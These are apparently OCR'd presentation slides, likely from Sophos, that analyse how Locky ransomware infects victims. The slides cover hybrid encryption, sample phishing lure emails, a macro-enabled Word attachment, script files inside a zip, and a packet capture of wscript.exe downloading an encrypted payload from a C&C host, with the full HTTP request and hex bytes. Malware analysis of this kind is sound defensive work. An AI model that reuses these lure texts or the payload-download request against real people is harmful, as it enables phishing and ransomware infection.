
Balmas, Y., Herzog, B. Great Crypto Failures. Virus Bulletin Conference, 2016.

Hybrid Encryption

SOPHOS

Hybrid Encryption


- Uses symmetric and asymmetric algorithms as well
- Most popular methods:
  - AES + RSA
  - RC4 + RSA
  - AES + ECC



Locky

Locky – Infection Vector

- Email attachment



Dear [redacted], thanks for working with us.
We are sending the contract that we agreed on last week.
Please read through the attachment and return us the scan of the signed contract.

King regards,
Lucille Rice
Executive Director Sales Account Management Training Per
e-mail: Rice.6256@yoursampleblog.com

Dear Customer

Please find your documents attached.

If you have any questions please reply by email or contact me on 01443 238787.

Kind regards

Natalie Pywell

This email has generated from an automated system
This email has been sent via the Fusemail mail filtering service provided by Pro-Copy Limite

Dear [redacted]


You are receiving this email because the company has assigned you as part of the approval team.
Please review the attached proposal form and make your approval decision.

If you have any problem regarding the submission, please contact Veronica.

Best regards,
Dolores Stein
Deputy Director of Finance

Locky – Infection Vector

- Word document




Security Warning Macros have been disabled. Options...

Enable macro if the data encoding is incorrect

3XVFC,,нlв№ъ…–6yD–©ХЙЁКЎъ?™
ЛсйrР›,Г$ŕ‹‰Ь кţд%у}ЙЉR7ѝК9–йN+'®Шŕ<ХЇ!Сџ$О>–"-
іб[шZЅŕА`$ 4іЂлиђ`°ЂЖВЅЛzо
ЉЪХ3х°0¤'е"]!ЖДсLgIr В9Й1©fŕŕук»Х†Иf6YINкеЄЪVО–
uЇ ЙАЄЂИ‡е©"±µ1V ±s– $Lj°ѹшџ[шГл-

- Zip file containing:

JScript, Windows Script File, VBScript




Cancellation Form 93F48E.js

proposal form 01AA3B pdf.wsf

Locky – infection

- wscript.exe connects to C&C server and downloads payload



Filter: tcp.stream eq 0

```
No.   Time       Source        Destination    Protocol Length Info
   17 23.7184120 10.69.146.91  94.73.148.217  TCP        62 ansyslmd > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_
   18 23.8352590 94.73.148.217 10.69.146.91   TCP        60 http > ansyslmd [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=
   19 23.8352960 10.69.146.91  94.73.148.217  TCP        54 ansyslmd > http [ACK] Seq=1 Ack=1 Win=64800 Len=0
   20 23.8355770 10.69.146.91  94.73.148.217  HTTP      277 GET /7845gf?ekzfjzbYA=ekzfjzbYA HTTP/1.1
   21 23.9525570 94.73.148.217 10.69.146.91   TCP        60 http > ansyslmd [ACK] Seq=1 Ack=224 Win=15544 Len=0
   22 23.9586540 94.73.148.217 10.69.146.91   TCP      1494 [TCP segment of a reassembled PDU]
   23 23.9588890 94.73.148.217 10.69.146.91   TCP      1494 [TCP segment of a reassembled PDU]
   24 23.9589120 10.69.146.91  94.73.148.217  TCP        54 ansyslmd > http [ACK] Seq=224 Ack=2881 Win=64800 Len=0
   25 23.9591140 94.73.148.217 10.69.146.91   TCP      1494 [TCP segment of a reassembled PDU]
   26 23.9591500 10.69.146.91  94.73.148.217  TCP        54 ansyslmd > http [ACK] Seq=224 Ack=4321 Win=64800 Len=0
   27 23.9591700 94.73.148.217 10.69.146.91   TCP      1494 [TCP segment of a reassembled PDU]
   28 23.9591780 94.73.148.217 10.69.146.91   TCP      1494 [TCP segment of a reassembled PDU]
   29 23.9591950 10.69.146.91  94.73.148.217  TCP        54 ansyslmd > http [ACK] Seq=224 Ack=7201 Win=64800 Len=0
   30 23.9617290 94.73.148.217 10.69.146.91   TCP      1494 [TCP segment of a reassembled PDU]
   31 23.9617640 10.69.146.91  94.73.148.217  TCP        54 ansyslmd > http [ACK] Seq=224 Ack=8641 Win=64800 Len=0
   32 23.9618690 94.73.148.217 10.69.146.91   TCP      1494 [TCP segment of a reassembled PDU]
   33 23.9618810 94.73.148.217 10.69.146.91   TCP      1494 [TCP segment of a reassembled PDU]
   34 23.9619010 10.69.146.91  94.73.148.217  TCP        54 ansyslmd > http [ACK] Seq=224 Ack=11521 Win=64800 Len=0
   35 23.9635180 94.73.148.217 10.69.146.91   TCP      1494 [TCP segment of a reassembled PDU]
   36 23.9635490 10.69.146.91  94.73.148.217  TCP        54 ansyslmd > http [ACK] Seq=224 Ack=12961 Win=63360 Len=0
   37 23.9636110 94.73.148.217 10.69.146.91   TCP      1494 [TCP segment of a reassembled PDU]
   38 23.9829600 10.69.146.91  94.73.148.217  TCP        54 ansyslmd > http [ACK] Seq=224 Ack=14401 Win=64800 Len=0
   40 24.0760920 94.73.148.217 10.69.146.91   TCP      1494 [TCP segment of a reassembled PDU]
   41 24.0761160 94.73.148.217 10.69.146.91   TCP      1494 [TCP segment of a reassembled PDU]
   42 24.0761380 10.69.146.91  94.73.148.217  TCP        54 ansyslmd > http [ACK] Seq=224 Ack=17281 Win=64800 Len=0
   43 24.0775360 94.73.148.217 10.69.146.91   TCP      1494 [TCP segment of a reassembled PDU]
   44 24.0775710 10.69.146.91  94.73.148.217  TCP        54 ansyslmd > http [ACK] Seq=224 Ack=18721 Win=64800 Len=0
   45 24.0777210 94.73.148.217 10.69.146.91   TCP      1494 [TCP segment of a reassembled PDU]
   46 24.0810700 94.73.148.217 10.69.146.91   TCP      1494 [TCP segment of a reassembled PDU]
   47 24.0811060 10.69.146.91  94.73.148.217  TCP        54 ansyslmd > http [ACK] Seq=224 Ack=21601 Win=64800 Len=0
   48 24.0811280 94.73.148.217 10.69.146.91   TCP      1494 [TCP segment of a reassembled PDU]
   49 24.0811890 10.69.146.91  94.73.148.217  TCP        54 ansyslmd > http [ACK] Seq=224 Ack=23041 Win=64800 Len=0
   50 24.0812160 94.73.148.217 10.69.146.91   TCP      1494 [TCP segment of a reassembled PDU]
   51 24.0818440 94.73.148.217 10.69.146.91   TCP      1494 [TCP segment of a reassembled PDU]
   52 24.0818650 10.69.146.91  94.73.148.217  TCP        54 ansyslmd > http [ACK] Seq=224 Ack=25921 Win=64800 Len=0
   53 24.0855750 94.73.148.217 10.69.146.91   TCP      1494 [TCP segment of a reassembled PDU]
   54 24.0856210 10.69.146.91  94.73.148.217  TCP        54 ansyslmd > http [ACK] Seq=224 Ack=27361 Win=64800 Len=0
   55 24.0856430 94.73.148.217 10.69.146.91   TCP      1494 [TCP segment of a reassembled PDU]
   56 24.1005820 94.73.148.217 10.69.146.91   TCP      1494 [TCP segment of a reassembled PDU]
   57 24.1006280 10.69.146.91  94.73.148.217  TCP        54 ansyslmd > http [ACK] Seq=224 Ack=30241 Win=64800 Len=0
```

```
GET /7845gf?ekzfjzbYA=ekzfjzbYA HTTP/1.1
Accept: */*
Accept-Language: en-gb
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)
Accept-Encoding: gzip, deflate
Host: mtntelekom.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Fri, 11 Nov 2016 09:23:04 GMT
Server: Apache
Last-Modified: Tue, 08 Nov 2016 20:18:56 GMT
ETag: "870217-3a000-540cfd98f2c00"
Accept-Ranges: bytes
Content-Length: 237568
Connection: close
Content-Type: text/plain

.(.60umo]b2I..ZX.SPkjeMU!ZBvKghnBro63umOYb2IMqZX0SPkjeMUaZBv.ghnLm.83.d.x.3..P.0Y p..
*'.7b.*...6R
S...!y.\i.>.x]<4.Dh@_EZBvKghnW.A.by-..nr..}...@..:i
..J...k(.|a%.Zy-......}...PM.8i
.0V..Kk(..ro.cy-.
b(..}..b:3.;i
.aZBvKghnBro63umo.'2I.p_X5zr3jeMUaZBv.gfOIsh<3UnOY.2IMqZX`<RkjuMUajAvKgh~Bbo63emO]b2IMq
ZX4SPkjeMUa.AvKwhnBro61umOYb"IMaZX0S@kjuMUaZBv[ghnBro63umOq
\1IqqZX0SPkjeMUaZBvKghnBro63umOY.1Ii}
ZX0SPkjeMUaZBvKghnBro63umOYb2IMqZX0SPkjeMUaZBvKghnBBl6.tmOYb2IMqZX0SPkjeMUaZBvKghnl.
NGumO3.0IMaZX0SSkjuMUaZBvKghnBro6.um/W.F,5.ZX.MPkjuNUaZBvKwknBro63umOYb2ImqZ8.!4
..MU.OBvKWknBRo63EnOYb2IMqZX0SPk*eM.O>#.*ghn.7o63%nOY"2IM!YX0SPkjeMUaZBv.gh.l.
Z\.mOKl2IM.YX0CPkj.NUaZBvKghnBro6sum
```


Entire conversation (238036 bytes)

○ ASCII ○ EBCDIC ○ Hex Dump ○ C Arrays ● Raw


- C:\Documents and Settings\user\Local Settings\Temp\ekzfjzbYA1

Locky – infection

- wscript.exe decrypts encrypted payload



```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 0F 28 FF 36 30 75 6D 4F 5D 62 32 49 B2 8E 5A 58  .(ÿ60umO]b2I²ŽZX
0010h: 88 53 50 6B 6A 65 4D 55 21 5A 42 76 4B 67 68 6E  ˆSPkjeMU!ZBvKghn
